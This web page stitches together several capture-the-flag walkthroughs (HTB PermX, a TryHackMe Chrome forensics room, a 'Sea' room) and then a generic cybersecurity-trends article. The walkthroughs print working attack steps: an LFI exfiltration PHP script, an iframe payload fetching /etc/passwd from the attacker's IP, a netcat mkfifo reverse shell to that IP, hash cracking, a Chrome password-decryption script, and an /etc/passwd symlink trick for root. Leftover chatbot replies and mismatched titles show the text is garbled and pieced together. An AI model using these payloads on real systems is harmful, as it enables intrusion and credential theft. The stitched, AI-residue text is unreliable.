
I used one of these files to upload a reverse shell and started a netcat listener. Once the reverse shell was established, I stabilized it using the Python one-liner:python3 -c 'import pty; pty.spawn("/bin/bash")'.
SSH Access
I searched around for SSH keys or credentials. While looking through the configuration file onadditional_webservices.php, I found database credentials. After a wild goose chase trying to crack an admin hash, I realized it wasn’t worth the effort. Instead, I used the credentials to SSH into the usermtz, and it worked!

Privilege Escalation
Withmtzaccess, I transferred and ran Linpeas to find potential privilege escalation paths. Runningsudo -lrevealed thatmtzcould execute the/opt/acl.shscript as sudo, but the file wasn’t writable.
Manipulating Permissions
I researched thesetfaclcommand, which allows changing file permissions. By creating a symlink to/etc/passwd, I could manipulate the file, remove the root password, and switch to the root user. The symlink command was the key to getting the root flag.
And that’s how I rooted the PermX HTB!
-

chrome ctf Walkthrough: A Step-by-Step Guide to Cracking the Challenge
Here’s the recreated walkthrough as Vansh Shrivastava:
TryHackMe Room: Chrome Challenge
Operating Systems: Windows, Kali
Difficulty: Hard
Category: ForensicsA password manager’s security is only as strong as the password protecting it. In this challenge, a malicious actor extracted something over the network, and our task is to figure out what it was. After downloading and extracting the provided
chromefiles.zip, let’s dive in to answer the questions.Questions to Answer:
- What is the first password we find?
- What is the URL in the first index (fully defanged)?
- What is the password in the first index?
- What is the URL in the second index (fully defanged)?
- What is the password in the second index?
Step 1: Analyzing PcapNG with Wireshark
After extracting the zip file, I opened the
pcapngfile with Wireshark. The TCP handshake and several SMB2 packets were visible. Though SMB2 uses AES encryption, we can still see file requests in plain text. The goal here is to rebuild the files based on these requests.

Step 2: Reverse Engineering with dnSpy
Next, I used

dnSpyto analyze thetransfer.exefile. The key and IV vector needed for decryption were retrieved from the file, as shown in the screenshot provided. This is critical for decrypting the next step.

Step 3: Decrypting the File with CyberChef
With the key and IV vector, I turned to
CyberChefto decrypt the file using AES. After adjusting the parameters, plain text data appeared. CyberChef identified the file as a zip, so I downloaded and extracted it to obtain the AppData file.

Step 4: Getting the Hash with DPAPImk2john
Using the
DPAPImk2johnscript, I was able to extract the user’s hash from the AppData file.


Step 5: Cracking the Password with John the Ripper
Switching over to Kali, I cracked the hash using
John the Ripperwith therockyouwordlist. The hash file needed to be recoded to UTF-8 first, but after running the cracker, the first password was found in seconds.
Step 6: Getting the AES Key with Mimikatz

To decrypt the master key, I employed
Mimikatz, a well-known tool in both cybersecurity and hacking circles. After decoding the relevant file, I used the following Python script to decrypt the private AES key:import json import base64 fh = open('AppData/Local/Google/Chrome/User Data/Local State', 'rb') encrypted_key = json.load(fh) encrypted_key = encrypted_key['os_crypt']['encrypted_key'] decrypted_key = base64.b64decode(encrypted_key) open("dec_data",'wb').write(decrypted_key[5:])
Step 7: Extracting Chrome Credentials

With the decrypted AES key in hand, I modified a script to extract the passwords stored in Chrome. After running it, the passwords and associated URLs were displayed in the console.
Reflections:
This room was a blend of medium and hard difficulty. What made this challenge especially engaging was how it intersected with my current exploration of Google Chrome’s password manager through a BadUSB payload. It required a solid understanding of reverse engineering and cryptography, which made the room both educational and enjoyable.
That’s my walkthrough of the TryHackMe Chrome Challenge, and it provided an excellent opportunity to sharpen key skills while solving a realistic forensic challenge.
-
Sea CTF HackTheBox Walkthrough: A Step-by-Step Guide to Cracking the Challenge
Here’s your walkthrough for the “Sea CTF HackTheBox” under your name:
SCANNING
Port Scanning
We begin by scanning all ports on the target machine:
nmap -A -p- --min-rate 20000 10.10.165.149Open Ports:
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
SSH and HTTP are running. We’ll start by looking at the web service.
ENUMERATION
Manual Enumeration
Checking port 80 reveals a HTTP service with a notable header for “X-Backend-Server”:
curl -I http://10.10.165.149/
Response:
X-Backend-Server: seasurfer.thmI added
seasurfer.thmto/etc/hosts. The vhost turns out to be a WordPress site about a surfer shop. The “About” page lists employees, including Kyle, the sysadmin. Kyle appears to be a good candidate for further investigation, as indicated by the footer “Made by Kyle! ❤”.
WordPress Enumeration
Running
wpscanreveals Kyle as a potential username:wpscan --url http://seasurfer.thm/ -e u[+] User Found: kyle

Directory Enumeration
Using
gobuster, I find an interesting directory:gobuster dir -u http://seasurfer.thm/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 30/adminer (Status: 301)
Subdomain Enumeration
Subdomain enumeration with
ffufshows:ffuf -v -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://seasurfer.thm -H "Host: FUZZ.seasurfer.thm"internal.seasurfer.thmAdding this subdomain to
/etc/hostsreveals a page generating PDFs. Let’s check if it’s vulnerable to HTML injection by adding HTML to the comment field.

PDF Metadata
Checking the PDF metadata using
exiftool:exiftool /root/Downloads/20082022-6TL7eVCWqFKcL7bEVbdc.pdfThe response shows the PDF is generated by
wkhtmltopdf, which may be vulnerable to SSRF and LFI.
EXPLOITATION
LFI Exploit
I create a PHP script to exfiltrate files:
<?php header('location:file://'.$_REQUEST['x']); ?>Hosting it locally, I inject the payload into the receipt generation form:
<iframe src="http://10.8.88.207:9001/exfiltrate.php?x=/etc/passwd"></iframe>This successfully retrieves
/etc/passwd. Then, I target/var/www/wordpress/wp-config.phpto get database credentials.
Adminer Login
Using the credentials on the
adminerpage:seasurfer.thm/adminer/
I successfully log in and retrieve Kyle’s hashed password. Using
hashcatandrockyou.txt, I brute force the hash:hashcat -m 400 kyli_hash /usr/share/wordlists/rockyou.txtWith the cracked password, I log in as Kyle on WordPress.

Reverse Shell
I place a PHP reverse shell in the 404 template and trigger it:
nc -lvnp 444I get access as
www-data.PRIVILEGE ESCALATION
User Privilege Escalation
I find a backup script in
/var/www/internal/maintenancethat runs every minute. Exploiting a wildcard vulnerability intar, I craft a reverse shell payload:echo "mkfifo /tmp/lhennp; nc 10.8.88.207 5555 0</tmp/lhennp | /bin/sh >/tmp/lhennp 2>&1; rm /tmp/lhennp" > shell.shOnce executed, I get a reverse shell as Kyle.
Root Privilege Escalation
By exploiting
pam_ssh_agent_auth, I gain root access:sudo suFinally, I read the
root.txtflag:cat /root/root.txt
Congratulations! You’ve completed the room.
-

Exploring Cybersecurity Trends: HackenPost RSS Feed
In today’s digital landscape, the importance of cybersecurity trends cannot be overstated. As cyber threats evolve, organizations must stay informed about the latest developments in threat detection, data protection, and incident response strategies. The HackenPost RSS Feed serves as a valuable resource for professionals seeking insights into emerging vulnerabilities, security protocols, and best practices. By exploring these trends, businesses can better prepare for potential attacks and safeguard their sensitive information. Understanding the dynamics of cybersecurity is essential for maintaining a robust defense against the ever-changing threat landscape.
The HackenPost RSS Feed delves into the intricate world of cybersecurity, offering a comprehensive overview of the latest innovations and challenges in the field. This platform highlights critical issues such as ransomware attacks, phishing schemes, and the rise of artificial intelligence in security measures. By analyzing real-time data and expert opinions, the feed provides a unique perspective on how organizations can adapt to the shifting paradigms of digital safety. Additionally, it emphasizes the significance of proactive measures, such as vulnerability assessments and employee training, in mitigating risks. Ultimately, the HackenPost RSS Feed serves as a crucial tool for anyone looking to navigate the complexities of cybersecurity in an increasingly interconnected world.Sure! Please provide the text you would like me to use to create the subheadings and content.Trend Description Impact Examples Increased Ransomware Attacks Ransomware attacks have surged, targeting businesses and individuals, encrypting their data and demanding payment for decryption. Significant financial losses and operational disruptions for victims. Colonial Pipeline attack, JBS Foods breach. Supply Chain Vulnerabilities Cybercriminals are exploiting weaknesses in supply chains, affecting multiple organizations through a single breach. Widespread impact on multiple businesses and increased scrutiny on third-party vendors. SolarWinds hack, Kaseya VSA attack. Remote Work Security Challenges The shift to remote work has created new security challenges, including unsecured home networks and personal devices. Higher risk of data breaches and unauthorized access to sensitive information. Phishing attacks targeting remote workers, insecure VPNs. Zero Trust Security Model The adoption of the Zero Trust model, which assumes that threats could be internal or external, is becoming more prevalent. Enhanced security posture by minimizing trust assumptions and continuously verifying user identities. Implementation of multi-factor authentication, micro-segmentation. AI and Machine Learning in Cybersecurity Organizations are increasingly using AI and machine learning to detect and respond to threats more effectively. Improved threat detection capabilities and faster response times. Automated threat hunting, anomaly detection systems. Regulatory Compliance and Data Privacy Stricter regulations regarding data privacy and cybersecurity are being enforced globally, requiring organizations to comply. Increased operational costs and the need for robust compliance strategies. GDPR in Europe, CCPA in California. RESULT
The topic of Cybersecurity Trends highlights the evolving landscape of threats and defenses in the digital world. As cybercriminals become more sophisticated, organizations must adapt to new challenges such as increased ransomware attacks, vulnerabilities in supply chains, and the security implications of remote work. The adoption of a Zero Trust security model is gaining traction, emphasizing the need for continuous verification of user identities. Additionally, the integration of AI and machine learning technologies is transforming how organizations detect and respond to cyber threats. With the rise of regulatory compliance requirements, businesses are compelled to prioritize data privacy and security measures. Overall, staying informed about these trends is crucial for organizations to protect their assets and maintain trust in an increasingly interconnected environment.